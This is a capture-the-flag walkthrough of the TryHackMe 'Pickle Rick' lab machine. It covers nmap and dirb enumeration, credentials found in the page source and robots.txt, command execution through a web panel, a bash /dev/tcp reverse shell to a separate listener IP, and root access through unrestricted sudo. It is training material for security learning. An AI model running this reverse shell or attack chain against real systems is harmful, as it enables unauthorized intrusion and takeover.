After Booting up the target machine from the **TryHackMe: Pickle Rick CTF Page**, an IP will be assigned to the machine and will be visible on that page as well.

IP Address: 10.10.43.98

Three questions are required to complete this machine.

Network Scanning

We will start a Nmap scan with the -sC for Default Scripts and -sV for Scanning Versions.

```
nmap -sC -sV 10.10.43.98
```

```
┌──(root💀 kali)-[~]
└─# nmap -sC -sV 10.10.43.98
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-15 04:47 UTC
Nmap scan report for ip-10-10-43-98.eu-west-1.compute.internal (10
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux
| ssh-hostkey:
|   2048 06:14:c7:f3:ab:7e:34:73:ff:a9:3b:2a:a3:c3:01:fc (RSA)
|   256 4a:75:a2:8e:ea:4a:27:0f:20:a0:9a:47:2b:94:aa:f5 (ECDSA)
|   256 74:90:6d:c6:2e:91:f8:ed:4b:6f:98:5b:fc:f6:6c:90 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Rick is sup4r cool
MAC Address: 02:2D:A1:42:80:5B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results a
Nmap done: 1 IP address (1 host up) scanned in 8.95 seconds
```

Nmap was able to identify 2 services running on the target machine. It included SSH (22), HTTP (80).

Enumeration

Since we don't have credentials for the SSH service, we will begin the enumeration from the HTTP service. We see a simple Rick and Morty-themed webpage. It reads a message from Rick to Morty. It tells Morty that Rick has turned himself into a Pickle again. The twist is that he is unable to change back. He asks Morty to login into his computer and extract 3 secret ingredients that are required for Rick to get back to human from Pickle. Since Rick has forgotten the password for his computer, Morty is required to use his Hacking Skills to get those ingredients.

```
http://10.10.43.98/
```

Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

We try to look for any clues inside the webpage itself. We check the source code to find the username R1ckRul3s.

view-source:http://10.10.43.98/

view-source:http://10.10.43.98/

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-sca
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my compu
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was!
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>
```


There are two possibilities here, either this is a username that can be used to log in via SSH or there is another login module inside the web application. To enumerate the second scenario, we ran a directory Bruteforce using dirb as shown in the image below. We found the robots.txt file

```
dirb http://10.10.43.98
```

```
┌──(root💀 kali)-[~]
└─# dirb http://10.10.43.98

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat May 15 04:51:25 2021
URL_BASE: http://10.10.43.98/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.43.98/ ----
==> DIRECTORY: http://10.10.43.98/assets/
+ http://10.10.43.98/index.html (CODE:200|SIZE:1062)
+ http://10.10.43.98/robots.txt (CODE:200|SIZE:17)
+ http://10.10.43.98/server-status (CODE:403|SIZE:299)

---- Entering directory: http://10.10.43.98/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Upon reading the robots.txt, we found Rick's famous quote Wubbalubbadubdub. This may be the password for the user that we found earlier. Now we need to enumerate that login page if there is any.

```
http://10.10.43.98/robots.txt
```




```
Wubbalubbadubdub
```


Back to our directory Bruteforce, this time we included the extension filter with the Bruteforce. We checked for the php files. After running for a while, it was able to extract a login.php. Maybe this is the portal that can be used to login into the web application

```
dirb http://10.10.43.98 -X .php
```

```
┌──(root💀 kali)-[~]
└─# dirb http://10.10.43.98 -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat May 15 04:52:35 2021
URL_BASE: http://10.10.43.98/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.43.98/ ----
+ http://10.10.43.98/denied.php (CODE:302|SIZE:0)
+ http://10.10.43.98/login.php (CODE:200|SIZE:882)
+ http://10.10.43.98/portal.php (CODE:302|SIZE:0)

-----------------
END_TIME: Sat May 15 04:52:37 2021
DOWNLOADED: 4612 - FOUND: 3
```


Upon opening the login.php in the web browser, we see that it is the portal login. We use the username that we were able to enumerate from the source code of the home page and the password that we were able to enumerate from the robots.txt.

```
http://10.10.43.98/login.php

R1ckRul3s

Wubbalubbadubdub
```




Exploitation

We were able to log in using the credentials. There were a bunch of other pages and options on the menu. However, the Commands tab attracted our attention. As expected, users can use a panel to run system commands on the target machine. We ran the ls command to find a text file by the name of Sup3rS3cretPickl3Ingred.txt




We tried reading the Sup3rS3cretPickl3Ingred.txt file using the cat command, but Mr. Meeseek intercepted us, saying that the cat command is restricted.



This is when we decided to pop open a reverse shell by executing a reverse shell script into the command section.

```
bash -c 'bash -i >& /dev/tcp/10.10.210.158/8080 0>&1'
```




We started a Netcat listener before executing the reverse shell script command on the web application. As soon as the execution went through, we had a reverse shell on the target machine as depicted below. Now there is no restricting that is stopping us from reading the Sup3rS3cretPickl3Ingred.txt file. We see that it contains one of the three Ingredients.

```
nc -lvp 8080

ls

cat Sup3rS3cretPickl3Ingred.txt
```

The session that we have generated is for the user www-data. We enumerate the users on the machine to find the user rick. We traversed into the home directory of the rick user to find the Second ingredient.

```
cd /home

ls

cd rick

ls

cat 'second ingredients'
```



Privilege Escalation

To continue, we must now increase the machine's rights. We look for the www-data user's sudo permissions. It can execute all commands as root, as we can see. To obtain the root shell, we utilize the sudo command in conjunction with bash. We succeeded in accessing the machine's root shell. After that, we finished the machine by reading the Third Ingredient.

```
sudo -l

sudo bash

whoami

cd /root

cat 3rd.txt
```

```
www-data@ip-10-10-43-98:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on
    ip-10-10-43-98.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User www-data may run the following commands on
        ip-10-10-43-98.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
www-data@ip-10-10-43-98:/$ sudo bash
sudo bash
whoami
root
cd /root
ls
3rd.txt
snap
cat 3rd.txt
```

www.hackingarticles.in